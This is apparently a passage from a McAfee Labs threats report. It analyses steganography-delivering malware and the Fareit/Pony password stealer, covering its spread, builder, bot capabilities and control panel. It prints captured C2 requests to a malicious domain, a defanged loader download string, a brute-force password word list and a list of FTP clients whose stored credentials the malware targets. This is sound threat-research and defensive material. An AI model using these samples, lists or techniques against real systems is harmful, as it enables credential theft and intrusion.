In the comments section of the HTML page, which is Base64-encoded, we found “<!—c3VjY2Vzcw==—>,” which decodes to the response “success.”

Then the malware responds with the following encoded data, as shown in the next figure.

cmd&<GUID of Machine >&<Logged-in Username: System Name: Domain Name>&<Windows Version and Platform> &<AV product Info>&<Date and Time of Execution>

```
POST /path/tasks.php HTTP/1.0
Host: nutr3inomirandal.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 164


POST /path/tasks.php HTTP/1.0
Host: nutr3inomirandal.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 164

_wv=
```

Figures 49–50: Malware response to a successful infection.

```
HTTP/1.1 404 Not Found
Date:
Server: Apache/2
X-Powered-By: PHP/5.4.45
Status: 404 Not Found
Vary: Accept-Encoding,User-Agent
Content-Length: 456
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /path/tasks.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---
--->
```

Figure 51: In reply, the malware receives another Base64-encoded 404 error message with a downloading link.

The decoded string has the following format:

```
<random ldap timestamp>#<>#<>#LOADER hxxp://103.*****.148/*****.exe#
```

Conclusion

Steganography will continue to become more popular. It is an old technique that is once again showing its effectiveness. Because steganography can often bypass antimalware detections, more threats will use this technique.

Policies and procedures

- Tighten software delivery and distribution mechanisms used to protect against insider threats. Maintain a central repository of trusted corporate applications where users can download approved software. Do not allow users to download software from unknown sources.
- With the help of image editing software, look for steganography markers such as slight color differences in images. Also, a large number of duplicate colors in an image could be an indicator of a steganographic attack.
- Control the use of steganographic software. The presence of steganography software on any corporate system should be prohibited unless specifically required for business purposes. Deploy this type of software only in a contained network segment.
- Install only applications with trusted signatures from trusted vendors.


Protecting Against Steganographic Threats

To learn how McAfee products can help protect against steganographic threats, click here.

- Configure antimalware to detect binders. Antimalware software should be configured to identify the presence of binders where steganographic images could be contained.
- If a steganographic attack is successful, a virtualized system architecture combined with proper network segmentation may help contain an outbreak because the secure and verifiable boot process used by virtualized systems and continuous network traffic monitoring helps isolate applications.
- Monitor outbound traffic. Identify the presence of successful steganographic attacks by monitoring outbound traffic.

To learn how McAfee products can help protect against steganographic threats, click here.

The growing danger of Fareit, the password stealer

—RaviKant Tiwari and Yashashree Gund

We live in an era in which many people are developing increasingly dependent relationships with their personal electronic devices. This trend makes it more important than ever that we protect this connection from threats. Credentials are our primary method of security and have thus become a primary attack vector for cybercriminals intent on profiting from those relationships.

Unfortunately, human behavior is the weakest link in those relationships. Most people minimize the importance of good security hygiene. They do not take care when creating passwords, thereby exposing themselves to brute-force attacks. Even worse, they sometimes do not protect themselves at all by not setting or changing default passwords. This behavior gives rise to attacks such as the Mirai botnet, which we highlighted in the *McAfee Labs Threats Report: April 2017.*

As more sensitive information is moved to the password-protected cloud, the value of stolen credentials has increased. As a result, password stealers have become more popular.

Gradually, cloud computing is changing the way we use computers. It is increasingly common among consumers and businesses to store important information and services in the cloud. Yet we generally use the same credentialing scheme, subject to the same weaknesses in human behavior, to gain access to cloud-based information and services. And because the data and computing are centralized, the cloud has become an ever more attractive target for cybercriminals.

As we foresaw in the *McAfee Labs 2017 Threats Prediction Report,* malware that targets credential theft will become increasingly important until we develop a better approach to credentials.


Using password stealers for credential theft

Password stealers are used in the early stages of nearly all major advanced persistent threats. This type of malware adds economic value to the overall attack lifecycle. Lateral malware movement in networks is mainly dependent on credentials harvested by password stealers.

Fareit, one of the top password stealers, can snatch credentials from more than 100 applications.

New password-stealing malware variants have enhanced their capabilities from grabbing banking credentials to Bitcoins and gaming currency. Fareit, also known as Pony, is one of the top malware families currently used for stealing passwords; it can snatch credentials from more than 100 applications, including email, FTP, instant messaging, VPN, web browsers, and many more.

The following graph shows the number of unique Fareit incident submissions received by McAfee Labs during the past three years.




Source: McAfee, 2017.

Origin

Fareit was first discovered in 2011 by Microsoft. Fareit's robustness and strong capabilities have made it the most popular password-stealing malware for more than five years.

The following graph shows unique Fareit detections from McAfee and Microsoft sources, ranging from 2011–2017.




Source: McAfee and Microsoft, 2017.

Share this Report

The following heat map shows the intensity of distribution of Fareit control servers in Q1 2017.

Fareit Control Server Heat Map



Source: Cybercrime Tracker.

The earliest tracked version of Fareit was Version 1.7, which included most of the capabilities that the latest version, 2.2, possesses today.

Fareit (we will use Fareit and Pony interchangeably to reference this family of malware) is among the most successful password-stealing software ever developed. This success story has led to its use in almost all major cyberattacks whose intent is to steal sensitive information.

In this report, we will discuss the evolution of Fareit and its association with other malware across different platforms. We will also explain the likely use of this ageless malware in the US Democratic National Committee (DNC) attack last fall.


Infection vectors

Fareit spreads through mechanisms such as phishing/spam email, DNS poisoning, and exploit kits.

One of the most popular methods to distribute Fareit is through phishing campaigns.

Spam


The following diagram shows how spam campaigns distribute Fareit. The victim receives a malicious spam email containing a Word document, JavaScript, or archive file as an attachment. Once the user opens the attachment, Fareit infects the system. It then downloads additional malware based on its current campaign and sends stolen credentials to the control server.



DNS poisoning

In this technique, malware such as Rbrut gains router administration access through a brute-force attack. It then changes the primary DNS settings and redirects infected systems to rogue DNS servers.

The rogue DNS servers redirect users to malicious websites, which deliver Fareit.




Bot and control server architecture

Attackers can purchase Fareit code on the dark web or they can purchase a Fareit control panel service hosted by another attacker.

Unlike most botnets, which are operated by specific groups and have centralized control servers, Pony can be purchased by any willing attacker on the dark web. The purchaser sets up a personal control server to start the attack process or purchases a control panel service hosted by another attacker. The purchased panel provides the stolen credential reports.

The Pony project is divided into three parts:

- Pony Builder (PonyBuilder.exe): A set of programs for creating the build-client "Pony Bot," which is built using the masm32 compiler, included in the package.
- Pony Bot: A client that must be downloaded to target systems, to collect and send passwords to the control server.
- A set of server-side PHP scripts: Includes an administration panel and a script gate (gate.php), to which stolen passwords are sent.



Pony Builder: This tool allows attackers to create their own Pony Bot. They can specify the control server address to which stolen credentials and other stats will be sent by the bot.

```
C:.
|   build.bat
|   Changes.txt
|   Config.inc
|   Pony.ico
|   Pony.ini
|   PonyBuilder.exe
|   structure.txt
|
+---BuilderSrc
|   |   build.bat
|   |   cleanup.bat
|   |   Error.dcu
|   |   Error.dfm
|   |   Error.pas
|   |   Main.dcu
|   |   Main.dfm
|   |   Main.pas
|   |   Main.vlb
|   |   ModuleSize.inc
|   |   PonyBuilder.cfg
|   |   PonyBuilder.dof
|   |   PonyBuilder.dpr
|   |   PonyBuilder.dproj
|   |   PonyBuilder.dproj.local
|   |   PonyBuilder.identcache
|   |   PonyBuilder.res
|   |   PonyBuilder_Icon.ico
|   |   Resources.res
|   |   |
```

Figure 52: Pony Builder source files.

Share this Report




Figure 53: Pony Builder user interface.

Pony Bot: This is the program cybercriminals use to spread the malware client that steals passwords from victims. Pony Bot has several capabilities:

- Steal passwords
- Download and execute arbitrary malware
- Perform DDoS attacks
- Steal cryptocurrency wallets
- Steal FTP credentials

Pony Bot is mostly coded in assembly language and can be released in either DLL or EXE format. This provides Fareit with the flexibility to morph and serve a variety of purposes.

To collect passwords, Pony Bot uses a nonstandard approach. When the client starts, it automatically collects stolen passwords and necessary data for decryption into special container files called reports and transfers them to the server, where they are decrypted. Each report can contain dozens and even hundreds of passwords, as well as other supporting information.

The Pony Bot client does not contain any decryption algorithms, only simple functions for reading files and registry data. All password decryption is performed by the web server. This is not a resource-intensive operation because most of the encryption algorithms are trivial. A decryption server spends on average fewer than 10ms processing a report containing passwords.

Figure 54: Different modules of the Pony Bot client.




Figure 55: These modules contain necessary code that Pony Bot requires to successfully compile.

Fareit is often incorporated into attack sequences by campaign authors.

Many campaign authors incorporate Fareit into their attack methodologies. For example, we saw the author of the Andromeda botnet (also known as Gamarue) refer to Fareit as the "titanic work of the author of miracle (Fareit Bot)" when someone asked him to create a password stealer for Andromeda. The Andromeda author demonstrated how to make Pony into a plug-in for the Andromeda botnet.

Pony variants have different purposes. We will discuss later how Pony was crafted for the DNC attack, packaging just code to steal user and FTP passwords.

Share this Report

Inner workings

The Fareit bot starts by executing anti-disassembly and anti-emulation techniques at the beginning of each module. It then initializes API addresses to carry out various operations. Fareit tries to impersonate a privileged process by acquiring the local user token of the account from which it is currently executing. This user is ignored in a brute-force procedure performed in a later stage. Next, Fareit decrypts the stored word list that it uses to brute force other available users on the victim's system. Once the decryption is complete, it starts the ScanAndSend stealing routine in the current user's context and sends all stolen credentials to the control server. After that, it runs the loader component of the bot to download and execute more malware, which may be part of its pay-per-install campaign.

Next, Fareit terminates its current impersonation and tries to impersonate other users on the victim's system. To achieve this, Fareit attempts to login to the account using the "username: username" pair, the "username: lowercase username" pair, and finally the deciphered word list as the password for this username. Once the login is successful and the Fareit process is impersonating the logged-in user, it again executes ScanAndSend under the context of this additional user.

samantha	rainbow	nicole	football1	sunshine	windows
michelle	112233	guitar	11111111	christ	123abc
david	nintendo	billga	power	000000	lucky
eminem	peanut	tes	thunder	soccer	anthony
scooter	none	looking	gateway	qwerty1	jesus
asdfasdf	church	scooby	iloveyou!	friend	admin
sammy	bubbles	joseph	football	summer	hotdog
baby	robert	genesis	tigger	1234567	base
diamond	222222	forum	corvet	merlin	ball
maxwell	destiny	emmanue	teangel	phpbb	password
55555	loving	cassie	killer	12345678	dragon
justin	gfhjkm	victory	creative	jor	trustno1
james	mylove	passw0rd	12345678	dan	jason
chicken	jasperh	foobar	google	saved	internet
daniellei	allo	nathan	zxcvbnm	dexter	batman
loveyou2	123321	blabla	startrek	viper	123456
prince	cocacola	digital	ashley	winner	single
junior	helpme	peaches	cheesea	sparky	apple

Figure 56: A partial Word list for brute-force attacks on local usernames.


Fareit can steal credentials from a multitude of applications.

Stealing behavior

Fareit tries to steal saved passwords from browsers. It also tries to steal stored account information such as server names, port numbers, login IDs, and passwords from the following FTP clients or cloud storage programs:

32-bit FTP	FFFTP	FlingFTP	WS_FTP
3D FTP	FTP++	Free FTP	Web Site Publisher
ALFTP	FTP Client	Frigate FTP	WebDrive
BitKinex	FTP Commander FTP	LeapFTP	WinSCP
Blaze FTP	Control	Leech FTP	Windows Commander
BulletProof FTP	FTP Explorer	NetDrive	Wise-FTP
ClassicFTP	FTP Navigator	Opus	
Coffee Cup FTP	FTP Now	Robo FTP	
Core FTP	FTP Rush	SecureFX	
CuteFTP	FTP Voyager	SmartFTP	
Direct FTP	Far FTP	Total Commander	
Easy FTP	FileZilla	TurboFTP	
ExpanDrive	FlashFxp	UltraFXP	

Fareit Execution Flow



Control panel: The Pony control panel enables the attacker to view and manage information sent by the bot.





Figure 57: The control panel has tabs to access different information and statistics collected by the Pony Bot.

The tabs perform the following functions:

- **Home**: General information about the ongoing work of the server.
- **List of FTP**: Download or clear the lists obtained by FTP/SFTP.
- **HTTP Passwords**: Download or clear the password list obtained by HTTP.
- **Others**: Download or clear the lists of received certificates.
- **Statistics**: Current numbers on the data collected. (Cleaning the FTP list resets the statistics report.)
- **Domains**: Add a backup domain grabber for the operational test for accessibility.
- **Logs**: See the critical-error-and-notification server.
- **Reports**: List of current passwords.
- **Management**: Server settings and account management.
- **Help**: Shows various functions provided by bot and control panel.
- **Log Out**: Exit from the admin panel.




